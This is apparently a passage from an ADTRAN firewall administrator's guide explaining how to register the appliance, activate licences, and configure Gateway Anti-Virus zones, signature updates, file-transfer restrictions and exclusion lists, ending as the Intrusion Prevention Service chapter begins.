Building on ADTRAN's reassembly-free architecture, GAV has the ability to inspect multiple application protocols, as well as generic TCP streams, and compressed traffic. ADTRAN GAV protocol inspection is based on high performance state machines which are specific to each supported protocol. ADTRAN GAV delivers protection by inspecting over the most common protocols used in today's networked environments, including SMTP, POP3, IMAP, HTTP, FTP, NetBIOS, instant messaging and peer-to-peer applications and dozens of other stream-based protocols. This closes potential backdoors that can be used to compromise the network while also improving employee productivity and conserving Internet bandwidth.



**Tip**

If your firewall is connected to the Internet and registered at NetVanta Security Portal, you can activate a 30-day FREE TRIAL of ADTRAN Gateway Anti-Virus, ADTRAN Anti-Virus, and ADTRAN Intrusion Prevention Service separately from the **Security Services > Gateway Anti-Virus**, **Security Services > Anti-Spyware**, and **Security Services > Intrusion Prevention** pages in the management interface.



**Note**

Administrator Guides for ADTRAN Gateway Anti-Virus, ADTRAN Anti-Spyware, and ADTRAN Intrusion Prevention Service are available on the ADTRAN documentation Web site: [www.adtran.com/support](http://www.adtran.com/support)

## Creating a NetVanta Security Portal Account

Creating a NetVanta Security Portal account is fast, simple, and FREE. Simply complete an online registration form in the firewall management interface.



**Note** If you already have a NetVanta Security Portal account, go to [“Registering Your Firewall”](#) on page 1061.

- 
- Step 1** Log into the firewall management interface.
  - Step 2** If the **System > Status** page is not displayed in the management interface, click **System** in the left-navigation menu, and then click **Status**.
  - Step 3** On the **System > Status** page, in the **Security Services** section, click the **Register** link in **Your ADTRAN is not registered. Click here to Register your ADTRAN.**
  - Step 4** In the **NetVanta Security Portal Login** page, click the **here** link in **If you do not have a myADTRAN account, please click here to create one.**

- Step 5** In the **myADTRAN Account** page, enter in your information in the **Account Information**, **Personal Information** and **Preferences** fields. All fields marked with an asterisk (\*) are required fields.



**Note** Remember your username and password to access your NetVanta Security Portal account.

- Step 6** Click **Submit** after completing the **myADTRAN Account** form.
- Step 7** When the NetVanta Security Portal server has finished processing your account, you will see a page saying that your account has been created. Click **Continue**.  
**Congratulations.** Your NetVanta Security Portal account is activated.  
Now you need to log into NetVanta Security Portal to register your firewall.



**Note** NetVanta Security Portal registration information is not sold or shared with any other company.

## Registering Your Firewall

- 
- Step 1** Log into the firewall management interface.
- Step 2** If the **System > Status** page is not displaying in the management interface, click **System** in the left-navigation menu, and then click **Status**.
- Step 3** On the **System > Status** page, in the **Security Services** section, click the **Register** link. The **NetVanta Security Portal Login** page is displayed.
- Step 4** Enter your NetVanta Security Portal account username and password in the **User Name** and **Password** fields, then click **Submit**.
- Step 5** The next several pages inform you about the free trials available to you for ADTRAN's Security Services:
- **Gateway Anti-Virus** - Delivers real-time virus protection for your entire network.
  - **Client Anti-Virus** - Provides desktop and server anti-virus protection with software running on each computer.
  - **Premium Content Filtering Service** - Enhances productivity by limiting access to objectionable Web content.
  - **Intrusion Prevention Service** - Protects your network against worms, Trojans, and application layer attacks.
  - **Anti-Spyware** - Protects your network from malicious spyware by blocking spyware installations at the gateway and disrupts.
- Click **Continue** on each page.




---

**Note** Clicking on the **Continue** button does not activate the FREE TRIAL versions of these ADTRAN Security Services.

---

- Step 6** At the top of the **Product Survey** page, Enter a “friendly name” for your firewall in the **Friendly Name** field. The friendly name allows you to easily identify your firewall in your NetVanta Security Portal account.
- Step 7** Please complete the Product Survey. ADTRAN uses this information to further tailor services to fit your needs.
- Step 8** Click **Submit**.
- Step 9** When the NetVanta Security Portal server has finished processing your registration, a page is displayed informing you that the firewall is registered. Click **Continue**, and the **System > Licenses** page is displayed showing you the available services. You can activate the service from this page or the specific service page under the **Security Services** left-navigation menu in the management interface.

## Activating the Gateway Anti-Virus, Anti-Spyware, and IPS License

Because ADTRAN Anti-Spyware is part of ADTRAN Gateway Anti-Virus, Anti-Spyware, and Intrusion Prevention Service. The Activation Key you receive is for all three services on your firewall.

If you do not have a ADTRAN Gateway Anti-Virus, Anti-Spyware, and Intrusion Prevention Service. license activated on your firewall, you must purchase it from a ADTRAN reseller or through your NetVanta Security Portal account (limited to customers in the USA and Canada).

If you have an Activation Key for ADTRAN Gateway Anti-Virus, Anti-Spyware, and Intrusion Prevention Service, perform these steps to activate the combined services:

- Step 1** On the **Security Services > Gateway Anti--Virus** page, click the **ADTRAN Gateway Anti-Virus Subscription** link. The **NetVanta Security Portal Login** page is displayed.
- Step 2** Enter your NetVanta Security Portal account username and password in the **User Name** and **Password** fields, then click **Submit**. If your firewall is already registered to your NetVanta Security Portal account, the **System > Licenses** page appears.
- Step 3** Click **Activate** or **Renew** in the **Manage Service** column in the **Manage Services Online** table.
- Step 4** Type in the Activation Key in the **New License Key** field and click **Submit**. ADTRAN Intrusion Prevention Service is activated. The **System > Licenses** page is displayed with the Anti-Spyware and Gateway Anti-Virus links displayed at the bottom of the **Manage Services Online** table with the child Activation Keys.

| Security Service                                                | Status       | Count     | Expiration  |
|-----------------------------------------------------------------|--------------|-----------|-------------|
| Nodes/Users                                                     | Licensed     | Unlimited |             |
| Complete AV                                                     |              |           |             |
| Network Anti-Virus                                              | Free Trial   | 5         | 22 Aug 2007 |
| Server Anti-Virus                                               | Not Licensed |           |             |
| Gateway Anti-Virus, Anti-Spyware & Intrusion Prevention Service | Free Trial   |           | 22 Aug 2007 |
| E-Mail Filtering Service                                        | Free Trial   |           |             |
| VPN                                                             | Licensed     |           |             |
| Global VPN Client                                               | Licensed     | 25        |             |
| Global VPN Client Enterprise                                    | Not Licensed |           |             |
| VPN SA                                                          | Licensed     | 1000      |             |
| SonicOS Enhanced                                                | Licensed     |           |             |

- Step 5** Click on the Anti-Spyware link. The child Activation Key is automatically entered in the **New License Key** field. The child Activation Key is a different key than the parent key for the ADTRAN Gateway Anti-Virus, Anti-Spyware, and Intrusion Prevention Service.
- Step 6** Click **Submit**. If you have activated a FREE TRIAL version or are renewing a license, the renew screen is displayed that shows the expiration date of the current license and the expiration date of the updated license. Click **Renew**.
- Step 7** Click on the ADTRAN Gateway Anti-Virus link. The child Activation Key is automatically entered in the **New License Key** field. The child Activation Key is a different key than the parent key for the ADTRAN Gateway Anti-Virus, Anti-Spyware, and Intrusion Prevention Service.
- Step 8** Click **Submit**. If you have activated a FREE TRIAL version or are renewing a license, the renew screen is displayed that shows the expiration date of the current license and the expiration date of the updated license. Click **Renew**.

**Congratulations!** You have activated the ADTRAN Gateway Anti-Virus, Anti-Spyware, and Intrusion Prevention Service.

If you activate the ADTRAN Gateway Anti-Virus, Anti-Spyware, and Intrusion Prevention Service subscription on NetVanta Security Portal, the activation is automatically enabled on your firewall within 24-hours or you can click the **Synchronize** button on the **Security Services > Summary** page to immediately update your firewall.

## Activating FREE TRIALS

You can try FREE TRIAL versions of ADTRAN Gateway Anti-Virus, ADTRAN Anti-Spyware, and ADTRAN Intrusion Prevention Service. You must activate each service separately from the Manage Services Online table on the **System > Licenses** page or by clicking the FREE TRIAL link on the respective Security Services page (i.e. **Security Services > Gateway Anti-Virus**).

To try a FREE TRIAL of ADTRAN Gateway Anti-Virus, ADTRAN Anti-Spyware, or ADTRAN Intrusion Prevention Service, perform these steps:

- 
- Step 1** Click the **FREE TRIAL** link on the **Security Services > Gateway Anti-Virus**, **Security Services > Anti-Spyware**, or **Security Services > Intrusion Prevention** page. The **NetVanta Security Portal Login** page is displayed.
  - Step 2** Enter your NetVanta Security Portal account username and password in the **User Name** and **Password** fields, then click **Submit**. If your firewall is already connected to your NetVanta Security Portal account, the **System > Licenses** page appears after you click the **FREE TRIAL** link.
  - Step 3** Click **Try** in the **FREE TRIAL** column in the **Manage Services Online** table. The service is enabled on your security appliance.

## Setting Up ADTRAN Gateway Anti-Virus Protection

Activating the ADTRAN Gateway Anti-Virus license on your firewall does not automatically enable the protection. To configure ADTRAN Gateway Anti-Virus to begin protecting your network, you need to perform the following steps:


- 
- Step 1** Enable ADTRAN Gateway Anti-Virus.
  - Step 2** Apply ADTRAN Gateway Anti-Virus Protection to zones.



**Note** For complete instructions on setting up ADTRAN Gateway Anti-Virus, refer to the [ADTRAN Gateway Anti-Virus Administrator's Guide](#) available on the ADTRAN documentation Web site: [www.adtran.com/support](http://www.adtran.com/support).

---

The **Security Services > Gateway Anti-Virus** page provides the settings for configuring ADTRAN GAV on your firewall.



## Enabling ADTRAN GAV

You must select **Enable Gateway Anti-Virus** check box in the **Gateway Anti-Virus Global Settings** section to enable ADTRAN GAV on your firewall. You must specify the zones you want ADTRAN GAV protection on the **Network > Zones** page.

## Applying ADTRAN GAV Protection on Interfaces

You apply ADTRAN GAV to zones on the **Network > Zones** page.



**Note**

Refer to [“Applying ADTRAN GAV Protection on Zones”](#) on page 1065 for instructions on applying ADTRAN GAV protection to zones.



## Applying ADTRAN GAV Protection on Zones

You can enforce ADTRAN GAV not only between each network zone and the WAN, but also between internal zones. For example, enabling ADTRAN GAV on the LAN zone enforces anti-virus protection on all incoming and outgoing LAN traffic.

- Step 1** In the firewall management interface, select **Network > Zones** or from the **Gateway Anti-Virus Status** section, on the **Security Services > Gateway Anti-Virus** page, click the **Network > Zones** link. The **Network > Zones** page is displayed.

The screenshot shows the 'Zones' configuration page with a table of zone settings. The table has columns for Name, Security Type, Member Interfaces, Interface Trust, Content Filtering, Client AV, Gateway AV, Anti-Spyware, IPS, QoS, and Configure. The 'Gateway AV' column shows checkmarks for LAN, WAN, and WAP-Guest zones.

| Name          | Security Type | Member Interfaces | Interface Trust | Content Filtering | Client AV | Gateway AV | Anti-Spyware | IPS | QoS | Configure |
|---------------|---------------|-------------------|-----------------|-------------------|-----------|------------|--------------|-----|-----|-----------|
| LAN           | Trusted       | X0                |                 |                   |           |            |              |     |     |           |
| WAN           | Untrusted     | X1                |                 |                   |           |            |              |     |     |           |
| DMZ           | Public        | N/A               |                 |                   |           |            |              |     |     |           |
| VPN           | Encrypted     | N/A               |                 |                   |           |            |              |     |     |           |
| MULTICAST     | Untrusted     | N/A               |                 |                   |           |            |              |     |     |           |
| WLAN          | Wireless      | X2                |                 |                   |           |            |              |     |     |           |
| WAP-Guest     | Wireless      | X2:9000           |                 |                   |           |            |              |     |     |           |
| WAP-Corporate | Wireless      | X2:950            |                 |                   |           |            |              |     |     |           |

- Step 2** In the **Configure** column in the **Zone Settings** table, click the edit icon . The **Edit Zone** window is displayed.
- Step 3** Click the **Enable Gateway Anti-Virus Service** checkbox. A checkmark appears. To disable Gateway Anti-Virus Service, uncheck the box.
- Step 4** Click **OK**.



### Note

You also enable ADTRAN GAV protection for new zones you create on the **Network > Zones** page. Clicking the **Add** button displays the **Add Zone** window, which includes the same settings as the **Edit Zone** window.

## Viewing ADTRAN GAV Status Information

The **Gateway Anti-Virus Status** section shows the state of the anti-virus signature database, including the database's timestamp, and the time the ADTRAN signature servers were last checked for the most current database version. The firewall automatically attempts to synchronize the database on startup, and once every hour.

The screenshot shows the 'Gateway Anti-Virus Status' section with the following information:

|                                                                              |                                                                   |
|------------------------------------------------------------------------------|-------------------------------------------------------------------|
| Signature Database:                                                          | Downloaded                                                        |
| Signature Database Timestamp:                                                | UTC 07/25/2007 16:02:06.000 <input type="button" value="Update"/> |
| Last Checked:                                                                | 07/26/2007 12:04:08.170                                           |
| Gateway Anti-Virus Expiration Date:                                          | 08/02/2007                                                        |
| Notes: Enable the Gateway Anti-Virus per zone from the Network > Zones page. |                                                                   |

The **Gateway Anti-Virus Status** section displays the following information:

- **Signature Database** indicates whether the signature database needs to be downloaded or has been downloaded.

- **Signature Database Timestamp** displays the last update to the ADTRAN GAV signature database, not the last update to your firewall.
- **Last Checked** indicates the last time the firewall checked the signature database for updates. The firewall automatically attempts to synchronize the database on startup, and once every hour.
- **Gateway Anti-Virus Expiration Date** indicates the date when the ADTRAN GAV service expires. If your ADTRAN GAV subscription expires, the ADTRAN IPS inspection is stopped and the ADTRAN GAV configuration settings are removed from the firewall. These settings are automatically restored after renewing your ADTRAN GAV license to the previously configured state.

The **Gateway Anti-Virus Status** section displays **Note: Enable the Gateway Anti-Virus per zone from the [Network > Zones](#) page**. Clicking on the **Network > Zones** link displays the **Network > Zones** page for applying ADTRAN GAV on zones.



**Note**

Refer to [“Applying ADTRAN GAV Protection on Zones” on page 1065](#) for instructions on applying ADTRAN GAV protection to zones.

## Updating ADTRAN GAV Signatures

By default, the firewall running ADTRAN GAV automatically checks the ADTRAN signature servers once an hour. There is no need for an administrator to constantly check for new signature updates. You can also manually update your ADTRAN GAV database at any time by clicking the **Update** button located in the **Gateway Anti-Virus Status** section.

ADTRAN GAV signature updates are secured. The firewall must first authenticate itself with a pre-shared secret, created during the ADTRAN Distributed Enforcement Architecture licensing registration. The signature request is transported through HTTPS, along with full server certificate verification.

## Specifying Protocol Filtering



Application-level awareness of the type of protocol that is transporting the violation allows ADTRAN GAV to perform specific actions within the context of the application to gracefully handle the rejection of the payload.

By default, ADTRAN GAV inspects all inbound **HTTP, FTP, IMAP, SMTP** and **POP3** traffic. Generic **TCP Stream** can optionally be enabled to inspect all other TCP based traffic, such as non-standard ports of operation for SMTP and POP3, and IM and P2P protocols.

## Enabling Inbound Inspection

Within the context of ADTRAN GAV, the **Enable Inbound Inspection** protocol traffic handling refers to the following:

- Non-SMTP traffic initiating from a Trusted, Wireless, or Encrypted zone destined to any zone.
- Non-SMTP traffic from a Public zone destined to an Untrusted zone.
- SMTP traffic initiating from a non-Trusted zone destined to a Trusted, Wireless, Encrypted, or Public zone.
- SMTP traffic initiating from a Trusted, Wireless, or Encrypted zone destined to a Trusted, Wireless, or Encrypted zone.

The **Enable Inbound Inspection** protocol traffic handling represented as a table:

| SMTP Traffic |         |           |          |        |           |
|--------------|---------|-----------|----------|--------|-----------|
| From \ To    | Trusted | Encrypted | Wireless | Public | Untrusted |
| Trusted      | ✓       | ✓         | ✓        | ✗      | ✗         |
| Encrypted    | ✓       | ✓         | ✓        | ✗      | ✗         |
| Wireless     | ✓       | ✓         | ✓        | ✗      | ✗         |
| Public       | ✓       | ✓         | ✓        | ✓      | ✓         |
| Untrusted    | ✓       | ✓         | ✓        | ✓      | ✓         |


| All-Other-Traffic |         |           |          |        |           |
|-------------------|---------|-----------|----------|--------|-----------|
| From \ To         | Trusted | Encrypted | Wireless | Public | Untrusted |
| Trusted           | ✓       | ✓         | ✓        | ✗      | ✗         |
| Encrypted         | ✓       | ✓         | ✓        | ✗      | ✗         |
| Wireless          | ✓       | ✓         | ✓        | ✗      | ✗         |
| Public            | ✗       | ✗         | ✗        | ✗      | ✓         |
| Untrusted         | ✗       | ✗         | ✗        | ✗      | ✗         |

## Enabling Outbound Inspection

The **Enable Outbound Inspection** feature is available for HTTP, FTP, SMTP, and TCP traffic.

## Restricting File Transfers

For each protocol you can restrict the transfer of files with specific attributes by clicking on the **Settings** button under the protocol in the **Gateway Anti-Virus Global Settings** section.



These restrict transfer settings include:

- **Restrict Transfer of password-protected Zip files** - Disables the transfer of password protected ZIP files over any enabled protocol. This option only functions on protocols (e.g. HTTP, FTP, SMTP) that are enabled for inspection.
- **Restrict Transfer of MS-Office type files containing macros (VBA 5 and above)** - Disables the transfers of any MS Office 97 and above files that contain VBA macros.
- **Restrict Transfer of packed executable files (UPX, FSG, etc.)** - Disables the transfer of packed executable files. Packers are utilities which compress and sometimes encrypt executables. Although there are legitimate applications for these, they are also sometimes used with the intent of obfuscation, so as to make the executables less detectable by anti-virus applications. The packer adds a header that expands the file in memory, and then executes that file. ADTRAN Gateway Anti-Virus currently recognizes the most common packed formats: UPX, FSG, PKLite32, Petite, and ASPack. additional formats are dynamically added along with ADTRAN GAV signature updates.

## Configuring Gateway AV Settings

Clicking the **Configure Gateway AV Settings** button at the bottom of the **Gateway Anti-Virus Global Settings** section displays the **Gateway AV Settings** window, which allows you to configure clientless notification alerts and create a ADTRAN GAV exclusion list.

If you want to suppress the sending of e-mail messages (SMTP) to clients from ADTRAN GAV when a virus is detected in an e-mail or attachment, check the **Disable SMTP Responses** box.

## Configuring HTTP Clientless Notification

The HTTP Clientless Notification feature notifies users when GAV detects an incoming threat from an HTTP server. To configure this feature, check the Enable HTTP Clientless Notification Alerts box and enter a message in the Message to Display when Blocking field, as shown below.

With this option disabled, when GAV detects an incoming threat from an HTTP server, GAV blocks the threat and the user receives a blank HTTP page. Typically, users will attempt to reload the page because they are not aware of the threat. The HTTP Clientless Notification feature informs the user that GAV detected a threat from the HTTP server.

**Tip**


---

The HTTP Clientless Notification feature is also available for ADTRAN Anti-Spyware.

---

Optionally, you can configure the timeout for the HTTP Clientless Notification on the **Security Services > Summary** page under the **Security Services Summary** heading.

## Configuring a ADTRAN GAV Exclusion List

Any IP addresses listed in the exclusion list bypass virus scanning on their traffic. The **Gateway AV Exclusion List** section provides the ability to define a range of IP addresses whose traffic will be excluded from ADTRAN GAV scanning.

**Warning**



---


**Use caution when specifying exclusions to ADTRAN GAV protection.**

---

To add an IP address range for exclusion, perform these steps:

- 
- Step 1** Click the **Enable Gateway AV Exclusion List** checkbox to enable the exclusion list.
  - Step 2** Click the **Add** button. The **Add GAV Range Entry** window is displayed.



- Step 3** Enter the IP address range in the **IP Address From** and **IP Address To** fields, then click **OK**. Your IP address range appears in the **Gateway AV Exclusion List** table. Click the edit icon in the **Configure** column to change an entry or click the delete  icon to delete an entry.
- Step 4** Click **OK** to exit the **Gateway AV Config View** window.

*gavCloudExclusions*

## Cloud Anti-Virus Database

The Cloud Gateway Anti-Virus feature introduces an advanced malware scanning solution that compliments and extends the existing Gateway AV scanning mechanisms present on ADTRAN firewalls to counter the continued growth in the number of malware samples in the wild.

Cloud Gateway Anti-Virus expands the Reassembly Free Deep Packet Inspection engine capabilities by consulting with the datacenter-based malware analysis servers. This approach keeps the foundation of RFDPI-based malware detection by providing a low-latency, real-time solution that is capable of scanning unlimited numbers of files of unlimited size on all protocols that are presently supported without adding any significant incremental processing overhead to the appliances themselves. With this additional layer of security, ADTRAN's Next Generation Firewalls are able to extend their current protection to cover multiple millions of pieces of malware.

To enable the Cloud Gateway Anti-Virus feature, select the **Enable Cloud Anti-Virus Database** checkbox.

Optionally, certain cloud-signatures can be excluded from being enforced to alleviate false positive problems or to enable downloading specific virus files as necessary.

To configure the exclusion list, click **Cloud AV DB Exclusion Settings**.

#### Cloud AV Exclusions List

Cloud AV Signature ID: 98765 Add

List: 5453123 Update  
123975 Remove

Remove All Sig Info

Ready

OK Cancel Help

1. Enter the **Cloud AV Signature ID**. This must be a numeric value.
2. Click the **Add** button.
3. To view the latest information on a signature, select the signature ID in the list and click the **Sig Info** button. The information for the signature is displayed on the SonicALERT website.
4. Click **OK** when you have finished configuring the Cloud AV exclusion list.

*gav\_signatures*

## Viewing ADTRAN GAV Signatures

The **Gateway Anti-Virus Signatures** section allows you to view the contents of the ADTRAN GAV signature database. All the entries displayed in the **Gateway Anti-Virus Signatures** table are from the ADTRAN GAV signature database downloaded to your firewall.

| #  | Name           | Enable                              |
|----|----------------|-------------------------------------|
| 1  | Zcs.1379       | <input checked="" type="checkbox"/> |
| 2  | ZzTop.429      | <input checked="" type="checkbox"/> |
| 3  | Zz.412         | <input checked="" type="checkbox"/> |
| 4  | Zyrc (Trojan)  | <input checked="" type="checkbox"/> |
| 5  | Zytec.4300     | <input checked="" type="checkbox"/> |
| 6  | Zyflc (Trojan) | <input checked="" type="checkbox"/> |
| 7  | Zwickau.505    | <input checked="" type="checkbox"/> |
| 8  | ZWC.1962       | <input checked="" type="checkbox"/> |
| 9  | Zy             | <input checked="" type="checkbox"/> |
| 10 | Zisano         | <input checked="" type="checkbox"/> |
| 11 | Zafhe.B (Worm) | <input checked="" type="checkbox"/> |
| 12 | Zun.037        | <input checked="" type="checkbox"/> |
| 13 | Zku.30 (VBS)   | <input checked="" type="checkbox"/> |
| 14 | Zku.1290       | <input checked="" type="checkbox"/> |

**Note**

Signature entries in the database change over time in response to new threats.

## Displaying Signatures




You can display the signatures in a variety of views using the **View Style** menu.

- **Use Search String** - Allows you to display signatures containing a specified string entered in the **Lookup Signatures Containing String** field.
- **All Signatures** - Displays all the signatures in the table, 50 to a page.
- **0 - 9** - Displays signature names beginning with the number you select from the menu.
- **A-Z** - Displays signature names beginning with the letter you select from menu.


## Navigating the Gateway Anti-Virus Signatures Table

The ADTRAN GAV signatures are displayed fifty to a page in the **Gateway Anti-Virus Signatures** table. The **Items** field displays the table number of the first signature. If you're displaying the first page of a signature table, the entry might be **Items 1 to 50 (of 58)**. Use the navigation buttons to navigate the table.



## Searching the Gateway Anti-Virus Signature Database

You can search the signature database by entering a search string in the **Lookup Signatures Containing String** field, then clicking the edit  icon.



The signatures that match the specified string are displayed in the **Gateway Anti-Virus Signatures** table.





## CHAPTER 65

# Activating Intrusion Prevention Service

---

## Security Services > Intrusion Prevention Service

ADTRAN Intrusion Prevention Service (ADTRAN IPS) delivers a configurable, high performance Deep Packet Inspection engine for extended protection of key network services such as Web, e-mail, file transfer, Windows services and DNS. ADTRAN IPS is designed to protect against application vulnerabilities as well as worms, Trojans, and peer-to-peer, spyware and backdoor exploits. The extensible signature language used in ADTRAN's Deep Packet Inspection engine also provides proactive defense against newly discovered application and protocol vulnerabilities. ADTRAN IPS offloads the costly and time-consuming burden of maintaining and updating signatures for new hacker attacks through ADTRAN's industry-leading Distributed Enforcement Architecture (DEA). Signature granularity allows ADTRAN IPS to detect and prevent attacks based on a global, attack group, or per-signature basis to provide maximum flexibility and control false positives.

### ADTRAN Deep Packet Inspection

Deep Packet Inspection looks at the data portion of the packet. The Deep Packet Inspection technology includes intrusion detection and intrusion prevention. Intrusion detection finds anomalies in the traffic and alerts the administrator. Intrusion prevention finds the anomalies in the traffic and reacts to it, preventing the traffic from passing through.

Deep Packet Inspection is a technology that allows a firewall to classify passing traffic based on rules. These rules include information about layer 3 and layer 4 content of the packet as well as the information that describes the contents of the packet's payload, including the application data (for example, an FTP session, an HTTP Web browser session, or even a middleware database connection). This technology allows the administrator to detect and log intrusions that pass through the firewall, as well as prevent them (i.e. dropping the packet or resetting the TCP connection). ADTRAN's Deep Packet Inspection technology also correctly handles TCP fragmented byte stream inspection as if no TCP fragmentation has occurred.


## How ADTRAN's Deep Packet Inspection Works

Deep Packet Inspection technology enables the firewall to investigate farther into the protocol to examine information at the application layer and defend against attacks targeting application vulnerabilities. This is the technology behind ADTRAN Intrusion Prevention Service. ADTRAN's Deep Packet Inspection technology enables dynamic signature updates pushed from the ADTRAN Distributed Enforcement Architecture.

The following steps describe how the ADTRAN Deep Packet Inspection Architecture works:

- Step 1** Pattern Definition Language Interpreter uses signatures that can be written to detect and prevent against known and unknown protocols, applications and exploits.
- Step 2** TCP packets arriving out-of-order are reassembled by the Deep Packet Inspection framework.
- Step 3** Deep Packet Inspection engine preprocessing involves normalization of the packet's payload. For example, a HTTP request may be URL encoded and thus the request is URL decoded in order to perform correct pattern matching on the payload.
- Step 4** Deep Packet Inspection engine postprocessors perform actions which may either simply pass the packet without modification, or could drop a packet or could even reset a TCP connection.
- Step 5** ADTRAN's Deep Packet Inspection framework supports complete signature matching across the TCP fragments without performing any reassembly (unless the packets are out of order). This results in more efficient use of processor and memory for greater performance.

### SonicWALL DEEP PACKET INSPECTION ARCHITECTURE



## ADTRAN IPS Terminology

- **Stateful Packet Inspection** - looking at the header of the packet to control access based on port, protocol, and IP address.
- **Deep Packet Inspection** - looking at the data portion of the packet. Enables the firewall to investigate farther into the protocol to examine information at the application layer and defend against attacks targeting application vulnerabilities.
- **Intrusion Detection** - a process of identifying and flagging malicious activity aimed at information technology.
- **False Positive** - a falsely identified attack traffic pattern.
- **Intrusion Prevention** - finding anomalies and malicious activity in traffic and reacting to it.
- **Signature** - code written to detect and prevent intrusions, worms, application exploits, and Peer-to-Peer and Instant Messaging traffic.

## ADTRAN Gateway Anti-Virus, Anti-Spyware, and IPS Activation

If you do not have ADTRAN Gateway Anti-Virus, Anti-Spyware, and Intrusion Prevention Service installed on your firewall, the **Security Services > Anti-Spyware** page indicates an upgrade is required and includes a link to activate it from your firewall management interface.

Because ADTRAN Intrusion Prevention Service is part of the unified ADTRAN Gateway Anti-Virus, Anti-Spyware, and Intrusion Prevention Service, you will have a single License Key to activate all three services on your firewall.

You must activate the ADTRAN Gateway Anti-Virus, Anti-Spyware, and Intrusion Prevention Service license from the **Security Services > Intrusion Prevention** page first. Once you have activated Intrusion Prevention Service, you can then activate ADTRAN Gateway Anti-Virus and ADTRAN Anti-Spyware.

To activate a ADTRAN Gateway Anti-Virus, Anti-Spyware, and Intrusion Prevention Service on your firewall, you need the following:

- **ADTRAN Gateway Anti-Virus, Anti-Spyware, and Intrusion Prevention Service license.** You need to purchase a ADTRAN Gateway Anti-Virus, Anti-Spyware, and Intrusion Prevention Service license from a ADTRAN reseller or through your NetVanta Security Portal account (limited to customers in the USA and Canada).
- **NetVanta Security Portal account.** Creating a NetVanta Security Portal account is fast, simple, and FREE. Simply complete an online registration form from your firewall management interface. Your NetVanta Security Portal account is also accessible at <http://www.adtran.com/NetVantaSecurityPortal> from any Internet connection with a Web browser.
- **Registered firewall with active Internet connection.** Registering your firewall is a simple procedure done directly from the management interface.
